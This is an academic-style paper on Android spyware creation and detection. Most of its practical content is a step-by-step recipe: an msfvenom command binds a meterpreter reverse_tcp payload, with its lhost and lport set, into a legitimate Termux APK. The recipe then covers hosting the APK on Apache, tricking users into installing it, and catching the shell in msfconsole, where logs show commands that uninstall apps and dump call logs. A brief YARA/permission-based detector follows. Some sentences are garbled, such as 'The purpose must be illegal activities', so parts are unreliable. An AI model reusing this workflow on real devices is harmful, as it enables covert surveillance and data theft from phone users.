Published by :
http://www.ijert.org

International Journal of Engineering Research & Technology (IJERT)
ISSN: 2278-0181
Volume 13, Issue 03 March 2024

A Review on Spyware Creation and Detection

Reddyvari Venkateswara Reddy, M. Uma Maheshwara Rao, Singam Reddy Sai Deepak Reddy, Kota Rishitha Redd, Banoth Mahesh Nayak
Associate Professor, Department of CSE (Cyber Security), CMRCET, Hyderabad India
Assistant Professor, Department of CSE (Cyber Security), CMRCET, Hyderabad India
Student, Department of CSE (Cyber Security), CMRCET, Hyderabad India

***Abstract*—Spyware poses a significant threat to computer security and privacy. This abstract discusses the creation and detection of spyware using specific tools and techniques. Spyware can be created using tools like MSF Venom, which generates malicious payloads. These payloads are designed to perform unauthorized activities, such as capturing keystrokes or monitoring system activity. Detection of spyware can be achieved by utilizing different methods, including Python modules and YARA rules. Python provides built-in modules for analyzing malware behavior, while YARA rules enable the creation of custom detection rules. These rules can identify specific patterns or characteristics associated with spyware. Combining the creation and detection techniques mentioned here will help researchers and security professionals better understand and mitigate the threats posed by spyware, thereby enhancing overall cybersecurity. Detecting spyware often involves analyzing system behavior, file signatures, and network traffic patterns. YARA rules provide a powerful mechanism for identifying these patterns, allowing for more effective detection and removal of spyware.**

***Keywords*: malware, detection systems, cyber security, methods, techniques, threats, yara rules, payload, behavior analysis, rule-based detection, anomaly detection, and Andro guard.**

I. INTRODUCTION

The creation and discovery of spyware represent a critical aspect of cybersecurity and reflect the ongoing battle between criminals and defenders. Spyware is a type of malware designed to monitor and collect sensitive information from the user's body without permission, posing a threat to privacy and security[1]. During development, attackers use tools such as MSF Venom to create malware tailored to their specific goals. These Payloads are often designed to be modified and perform various covert activities such as hacking, scanning, and data exfiltration[2]. Instead, spyware detection requires a multifaceted approach
that combines different tools and techniques. Python has a large ecosystem of libraries that provide built-in modules to analyze malware behavior and identify suspicious patterns. Additionally, YARA code provides a powerful way to create custom signature
detection to detect specific signs of spyware
Infection[4]. By using these tools collaboratively, security professionals can enhance their ability to detect, identify, and mitigate threats from spyware. A proper investigation should carefully examine the behavior of the system, examine the characteristics of the data, and monitor network connectivity for unusual patterns[3]. The adaptability and extension of the YARA code enable the creation of the process of detection tools that can identify even the most secret information of spyware. Overall, the integration of design and detection technology is a key strategy to prevent the broad and evolving impact of spyware[4].

Spyware is a type of malware that hides users' private information and poses a serious threat. Using tools like MSF venom, attackers can create custom payloads and establish “reverse TCP connections” to their servers, allowing remote access and deletion of information[1]. When detection involves using Yara code to detect malicious patterns and using tools such as Andro Guard to analyze Android's behavior, it is quite important to emphasize that creating or using spyware without explicit permission is illegal and unethical[4]. This information is for educational purposes only and should emphasize the importance of respecting user privacy and observing ethical boundaries in the usage of security information. Remember, it is mandatory to use justice to clarify the usage of intelligence duty in law[2].

We can inject malicious scripts into Android applications (APKs) to gain unauthorized access to functions such as taking screenshots, on-screen live streaming (interaction compositing screen), and hacking into app notifications. However, it is highly important to understand that such behavior is illegal and unethical. They violate user privacy and cause serious legal problems[1]. The purpose must be illegal activities; that is, administering injections and experiments with express consent and in a permissible manner. It is important that security information is used responsibly and should not be utilized for malicious purposes[3].

(This work is licensed under a Creative Commons Attribution 4.0 International License.)

International Journal of Engineering Research & Technology (IJERT)
ISSN: 2278-0181
Volume 13, Issue 03 March 2024

I. LITERATURE REVIEW

The explosive growth of internet-connected devices has unfortunately opened the door to a plethora of cyber threats, including the ever-evolving menace of spyware. To combat this hidden enemy, researchers have turned to the power of big data and machine learning techniques, developing a diverse arsenal of detection methods.

While conventional machine learning solutions offer high efficacy in identifying new and emerging spyware, they often come at the cost of significant processing time. Thankfully, advancements in deep learning algorithms have the power to render feature engineering obsolete, leading to faster and more efficient detection.

This exploration dives into various spyware detection techniques, examining how researchers are harnessing the power of machine learning to analyze samples for malicious intent. We highlight the work of Armaan (2021), who meticulously tested and compared the accuracy and precision of different models, emphasizing the crucial role of data in any digital platform application[10].

The availability of technologies that analyze spyware samples and assess their malicious intent offers significant benefits to the cybersecurity landscape. These tools empower the security department to monitor alerts effectively and proactively to prevent spyware attacks. Early detection and swift removal are paramount in mitigating the increasingly complex and damaging effects of spyware[5].

Chowdhury (2017) proposed a promising spyware detection approach using machine learning classification techniques. Our investigation aimed to determine if parameter adjustments could enhance classification accuracy. By incorporating n-gram and API call features, we demonstrated the efficacy and reliability of our proposed method. Future endeavors will focus on combining a wider range of features to further refine detection and validation accuracy while reducing false positives[10].

The ever-growing threat posed by malicious software necessitates continuous vigilance and innovative solutions. The dramatic rise of interconnected devices in the 1990s sadly coincided with a surge in malware, paving the way for the widespread proliferation of spyware. In response, numerous protective actions have been built, but unfortunately, traditional safeguards often struggle to keep pace with the ever-evolving tactics employed by spyware authors to bypass security programs[6].

Recognizing this critical need, researchers have increasingly put their efforts into exploring machine learning algorithms for enhanced spyware detection. In this study, we present a novel protective mechanism that evaluates three distinct machine-learning algorithms and selects the most effective one for spyware detection.

This approach resulted in highest detection accuracy (98.01%) and the lowest false positive rate (FPR; 0.031%) on a designated dataset[6].

Spyware continues to evolve and spread at an alarming rate. Nuru (2019) conducted a comparative analysis of three machine learning classifiers to assess and quantify the detection accuracy of an ML classifier utilizing static analysis to extract features based on PE information. Our collective efforts involved training machine learning models to discern between malicious and benign information. As illustrated in Table 2, the DT machine learning method achieved an impressive 98% accuracy, solidifying its position as the most successful classifier examined. This experiment underscored the significant potential of static analysis based on PE information and carefully chosen key data features to achieve superior detection and a more accurate depiction of spyware[10].

The internet's rapid evolution has unfortunately witnessed a parallel rise in the sophistication and prevalence of malicious programs, commonly referred to as "spyware." Their rapid dissemination across the internet has provided spyware authors with access to a vast array of generation tools, further accelerating their reach and complexity. This study aimed to analyze and measure classifier performance to gain a deeper understanding of how machine learning operates in this context. Latent analysis was employed to extract features from recovered PE files and library information.

The study concluded with the recommendation that machine learning systems be rigorously trained and tested to reliably determine whether a file harbors malicious intent. Experimental results confirmed the random forest method as the preferred choice for data categorization, achieving an impressive 99.4% accuracy[10]. These findings verified the dependency of the PES library with static and dynamic analysis and highlighted the part of focusing on properties to explore spyware detection.

(This work is licensed under a Creative Commons Attribution 4.0 International License.)

The key benefit lies in empowering users to verify a file's legitimacy before opening it, thereby reducing the potential risk of accidental malware installation. By harnessing the power of machine learning and continually innovating our detection methods, we can hope to stay multiple steps ahead of the ever-evolving threat landscape and safeguard our increasingly connected world from the insidious dangers of spyware[10].

II. OBJECTIVE

The main objective of this research is to explore spyware creation for reverse engineering and educational purposes, as well as to develop a detection system using a rule-based approach. By creating spyware, we aim to understand its intricacies, such as its behavior, propagation methods, and evasion techniques, which can aid in developing effective countermeasures. This process involves creating and implementing spyware functionalities in a controlled environment to ensure safety and ethical considerations.

Additionally, we seek to design a rule-based detection system, leveraging tools like YARA, to identify and mitigate spyware threats. This system will be designed to detect specific patterns or behaviors indicative of spyware, enhancing cybersecurity defenses. Through these efforts, we aim to contribute to the advancement of cybersecurity education and research, ultimately improving the detection and mitigation of spyware threats.

III. SYSTEM REQUIREMENTS

Hardware Requirements:
1. Minimum 4GB RAM
2. Hard Disk 500GB
3. Network connected with good bandwidth.
4. Virtualization enabled system.

Software Requirements:
1. Operating system: Windows 10.
2. Coding Language: Python3
3. Parrot Os(any Linux distribution)
4. VS Code

Libraries:
1. Yara
2. Andro Guard
3. Tkinter
4. Canvas

IV. PROBLEM DEFINITION

The proliferation of interconnected devices creates a vast attack surface for undetectable spyware to steal sensitive data. Traditional detection methods struggle with high processing time and limited adaptability, while machine learning offers promise but faces challenges in feature selection and staying ahead of evolving threats. This necessitates faster, more accurate, and adaptable detection results to protect data and user privacy.

V. EXISTING SYSTEM

Many malware detection solutions do not rely on machine learning. Some of the existing solutions for the same problem are:

A. Signature-Based Check:

It enhances maintaining a database entries of well-known malware names with their signatures, and metadata and compares them to a database that matches words or numbers. It is very effective for known malware signatures but may not be true for new and unknown malware signatures.

B. RAT(Remote Access Trojan):

A RAT(Remote Access Trojan) is a type of malware by which an attacker can gain administrative privileges and remotely control the operations on the victim system. RATs are often downloaded with legitimate user-requested programs or software and hide themselves such as video games or sent to the target via email attachment.

C. Behavior Analysis:

Behavior Analysis examines software or machines for unusual behavior, or some previously identified suspicious patterns that may raise the suspicion of the spyware presence.

(This work is licensed under a Creative Commons Attribution 4.0 International License.)

D. Sandboxing:
It deals with monitoring the behavior of activities that are malicious and can damage the surrounding area and system resources. It is useful for detecting new and unknown malware butcan be potentially useful.

E. Pegasus:
Pegasus is the hacking software that is marketed and licensed to government bodies around the globe by an Israeli company NSO group. It is utilized to track citizens.

VI. LIMITATIONS OF EXISTING SYSTEM

Some of these limitations are:

A. Applicable to only Android: This Spyware is an Android application and applies to only Android devices. This can infect devices that have Android 11 or below versions.

B. Network Dependency: For performing this spyware attack both the attacker and target should be using the same network and the target should start a session with the spyware application

C. Robust Anti-virus: Cannot withstand the defense of robust anti-virus which has a large set of attack patterns and can perform both behavior-based and rule-based detection.

D. Attacks: Malware authors can deliberately modify their code or behavior to avoid detection by machine learning models. Malicious attacks can create a cat-and-mouse situation, with attackers constantly tweaking their malwareto evade detection systems.

E. High False Positive Rate: This detection model can result in a maximum number of false positives where benign software is misclassified as malware. This can result in user frustration and reduced performance.

F. Manual Rule Updation: The Yara rules in the detection program should be added manually. A large number of rules should be added.

G. Lack of stability in malware updates: As malware evolves rapidly, existing detection systems will quickly become outdated.

VII. ARCHITECTURE

Using the MSF Venom tool and Python modules, the architecture of a spyware creation and detection system includes multiple components working together to identify and classify spyware sources. Here is an overview of the architecture:

A. Payload Generation:
Using MSF venom to create malicious payloads that should be executed on target devices. This includes the same malicious scripts which can generate a reverse TCP connection.

B. Binding to legitimate APK:
Using Termux APK to bind the generated payload with a legitimate APK file, makes the malicious payload less suspicious. Termux is an Android version of Linux and is highly configurable.

C. Hosting on Localhost:
Using Apache2 server to host the modified APK file, making it accessible on the same network. This can also be hosted on the internet but needs to overcome the HTTP security.

D. APK Installation:
Installing the modified APK file on an Android device using an APK installer, is typically done by tricking the user into installing the app. An email to send this modified app.



Select a Suitable apk
Generate a Payload(MSFvenom)
Bind them to generate malicious apk
Host it using apache server or send through mail
User Installation and creating a session
Collect the Important Data from android device
Manually dump all the allowed apks on the desktop
Run the python code with all depenencies
Select the apk which you wnat to test
Obtain result about the apk

Fig. Block Diagram

(This work is licensed under a Creative Commons Attribution 4.0 International License.)

Published by :
http://www.ijert.org

International Journal of Engineering Research & Technology (IJERT)
ISSN: 2278-0181
Volume 13, Issue 03 March 2024

E. Session Establishment:
Utilizing the installed app to establish a session with the attacker's machine, allows for further communication with the compromised device. Users need to run the application for at least 5 seconds to catch the reverse TCP shell.

F. Catching the Reverse TCP Connection: Using the Metasploit Framework (msfconsole) to catch the reverse TCP connection from the compromised device, gaining control over it.


G. Executing Commands on Android:
Once control is established, execute various commands on the compromised device, such as dumping call logs, and messages, taking screenshots, screen sharing, and listing installed apps. Ending the reverse TCP connection after gathering the required data or performing the necessary operations on the compromised device.

VIII. CONCLUSION

In conclusion, the undertaken project delves into the intricate realm of spyware creation and detection within the Android ecosystem. The process involves the generation of a covert payload, ingeniously camouflaged within a seemingly innocuous mod APK to lure unsuspecting users. Hosting on resilient platforms like Cloudflare or Firebase ensures adaptability across diverse network landscapes. The development of detection software using the robust YARA framework further adds sophistication to the project, embodying a proactive stance against potential threats. By offering both the malicious and detection APKs on the same platform, the project systematically scrutinizes security vulnerabilities. This endeavor not only explores the depths of spyware intricacies but also contributes to advancing defensive mechanisms, showcasing a comprehensive approach to cybersecurity within the mobile application domain.

IX. RESULTS


Fig-1 shows the creation and binding of malicious scripts into a legitimate app called Termux.



```
[*] Aligning /tmp/d20240229-1432-h57nya/output.apk
[*] Signing /tmp/d20240229-1432-h57nya/aligned.apk with apksigner
Payload size: 85799943 bytes
┌─[root@deepak-vmwarevirtualplatform]-[/home/deepak/Desktop]
└──╼ #service apache2 start
┌─[root@deepak-vmwarevirtualplatform]-[/home/deepak/Desktop]
└──╼ #sudo msfvenom -x com.termux_117.apk -p android/meterpreter/reverse_tcp lhost=192.168.1.12 lport=4444 R > /var/www/html/project1.apk
Using APK template: com.termux_117.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.termux.asowy
[*] Loading /tmp/d20240229-1838-mynlrf/original/smali/com/termux/app/TermuxApplication.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE"/>
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.CAMERA"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
[*] Adding <uses-permission android:name="android.permission.SEND_SMS"/>
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.READ_SMS"/>
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
[*] Rebuilding apk with meterpreter injection as /tmp/d20240229-1838-mynlrf/output.apk
[*] Aligning /tmp/d20240229-1838-mynlrf/output.apk
[*] Signing /tmp/d20240229-1838-mynlrf/aligned.apk with apksigner
Payload size: 85799943 bytes
┌─[root@deepak-vmwarevirtualplatform]-[/home/deepak/Desktop]
└──╼ #service apache2 start
┌─[root@deepak-vmwarevirtualplatform]-[/home/deepak/Desktop]
└──╼ #
```


Fig – 1 Apk creation

Fig- 2 shows the output of the MSF Console after enabling the reverse_tcp connection.



```
    dump_sms      Get sms messages
    geolocate     Get current lat-long using geolocation
    hide_app_ico  Hide the app icon from the launcher
    n
    interval_col  Manage interval collection capabilities
    lect
    send_sms      Sends SMS from target session
    set_audio_mo  Set Ringer Mode
    de
    sqlite_query  Query a SQLite database from storage
    wakelock      Enable/Disable Wakelock
    wlan_geoloca  Get current lat-long using WLAN information
    te


Application Controller Commands
===============================

    Command       Description
    -------       -----------
    app_install   Request to install apk file
    app_list      List installed apps in the device
    app_run       Start Main Activty for package name
    app_uninstal  Request to uninstall application
    l

(Meterpreter 1)(/data/user/0/com.termux/files) > app_unistall com.google.earth
[-] Unknown command: app_unistall
(Meterpreter 1)(/data/user/0/com.termux/files) > app_uninstall com.google.earth
[+] Request Done.
(Meterpreter 1)(/data/user/0/com.termux/files) > dump_calllog
[-] android_dump_calllog: Operation failed: 1
(Meterpreter 1)(/data/user/0/com.termux/files) >
[*] 192.168.1.9 - Meterpreter session 1 closed.  Reason: Died
```

Fig – 2 Apk creation




Name	Last modified	Size	Description
MST.apk	2023-11-15 00:42	82M	
deepak.apk	2023-11-05 07:57	0	
deepak1.apk	2023-11-07 09:07	141	
deepak2.apk	2023-11-07 09:32	82M	
pdf.apk	2023-11-10 03:25	82M	
pdf1.apk	2023-11-13 08:40	0	
project1	2024-02-29 08:33	82M	
project1.apk	2024-02-29 08:39	82M	
sample2.apk	2024-01-22 07:36	82M	
sample4.apk	2024-01-25 01:24	82M	
spotify2.apk	2023-11-13 08:43	82M	
spotify3.apk	2023-11-13 10:52	82M	
spotify4.apk	2023-11-13 23:14	82M	
spotify5.apk	2023-11-14 00:01	82M	
spotify6.apk	2023-11-14 00:05	82M	
spyware.apk	2023-11-14 08:09	82M	
spyware2.apk	2023-11-14 23:49	82M	
spyware3.apk	2023-11-15 00:13	82M	
spyware4.apk	2023-11-15 00:28	82M	

Apache/2.4.56 (Debian) Server at 192.168.1.12 Port 80

Fig-3: Deployment using Apache in local host


(This work is licensed under a Creative Commons Attribution 4.0 International License.)

International Journal of Engineering Research & Technology (IJERT)
ISSN: 2278-0181
Volume 13, Issue 03 March 2024



```
Welcome to Termux!

Community forum: https://termux.com/community
Gitter chat:     https://gitter.im/termux/termux
IRC channel:     #termux on libera.chat

Working with packages:

 * Search packages:   pkg search <query>
 * Install a package: pkg install <package>
 * Upgrade packages:  pkg upgrade

Subscribing to additional repositories:

 * Root:     pkg install root-repo
 * Unstable: pkg install unstable-repo
 * X11:      pkg install x11-repo

Report issues at https://termux.com/issues

The Google Play version of the Termux app no lon
ger
receives updates. For more information, visit:
https://wiki.termux.com/wiki/Termux_Google_Play

~ $ Hi this is it
```

Fig-4: Running Malicious Apk App




Name	Status	Date modifi
deepak2.apk	✓	11/8/2023 8
facebook_lite.apk	✓	11/9/2023 8
fb_lite.apk	✓	11/9/2023 8
Instagram.apk	✓	11/11/2023
pdf1.apk	✓	11/10/2023

File name: deepak2.apk
APK files


Fig-5: Detection Program Output

(This work is licensed under a Creative Commons Attribution 4.0 International License.)



```
Detailed Spyware Information:
 - android.permission.REQUEST_INSTALL_PACKAGES
 -
android.permission.REQUEST_IGNORE_BATTERY_OPTIM
IZATIONS
 - android.permission.ACCESS_FINE_LOCATION
 - android.permission.DUMP
 - android.permission.WRITE_SECURE_SETTINGS
 - android.permission.READ_LOGS
 - android.permission.SEND_SMS
 - android.permission.READ_CALL_LOG
 - android.permission.SYSTEM_ALERT_WINDOW
 - android.permission.WAKE_LOCK
 - android.permission.CHANGE_WIFI_STATE
```

Fig-6: Detection of Malicious APK



```
It's safe to be used!Detailed Safe App
Information:
 - android.permission.REORDER_TASKS
 -
com.facebook.lite.DYNAMIC_RECEIVER_NOT_EXPORTED
_PERMISSION
 - android.permission.RECEIVE_BOOT_COMPLETED
 - android.permission.READ_PHONE_NUMBERS
 -
com.google.android.finsky.permission.BIND_GET_I
NSTALL_REFERRER_SERVICE
 -
com.huawei.android.launcher.permission.WRITE_SE
TTINGS
```

Fig-7: Detection of Legitimate APK

X. REFERENCES

[1] Rieck, K., Holz, T., Willems, C., Düssel, P., & Laskov, P. (2008). Learning and classification of malware behavior. Journal of Computer Security, 19(4), 587-610.

[2] Kolter, J. Z., & Maloof, M. A. (2006). Learning to detect and classify malicious executables in the wild. Journal of Machine Learning Research, 7(Sep), 2721- 2744.

[3] Nataraj, L., Karthikeyan, S., & Jacob, G. (2011). Malware images: visualization and automatic classification. In Proceedings of the 8th International Conference on Information Technology: New Generations (ITNG) (pp. 852-857).

[4] Feng, T.; Akhtar, M.S.; Zhang, J. The future of artificial intelligence in cybersecurity: A comprehensive survey. EAI Endorsed Trans. Create. Tech. **2021**, 8, 170285.

[5] Chandrakala, D.; Sait, A.; Kiruthika, J.; Nivetha, R. Detection and classification of malware. In Proceedings of the 2021 International Conference on Advancements in Electrical, Electronics, Communication, Computing and Automation (ICAECA), Coimbatore, India, 8–9 October 2021; pp. 1–3.

[6] Zhao, K.; Zhang, D.; Su, X.; Li, W. Fest: A feature extraction and selection tool for Android malware detection. In Proceedings of the 2015 IEEE Symposium on Computers and Communication (ISCC).

[7] YARA: Hunting Malicious Files (2016) by Michael Sikorski and Andrew Honig.

[8] Hands-On Network Forensics and Incident Response (2019) by Michael Hadley, Chris Sanders, and Cristian Vida.

[9] Digital Forensics and Incident Response (2023) by Gerard Johansen.

[10] A Review on The Malware Detection Systems (2021) by Alan Raecher, Willam Jacob.

(This work is licensed under a Creative Commons Attribution 4.0 International License.)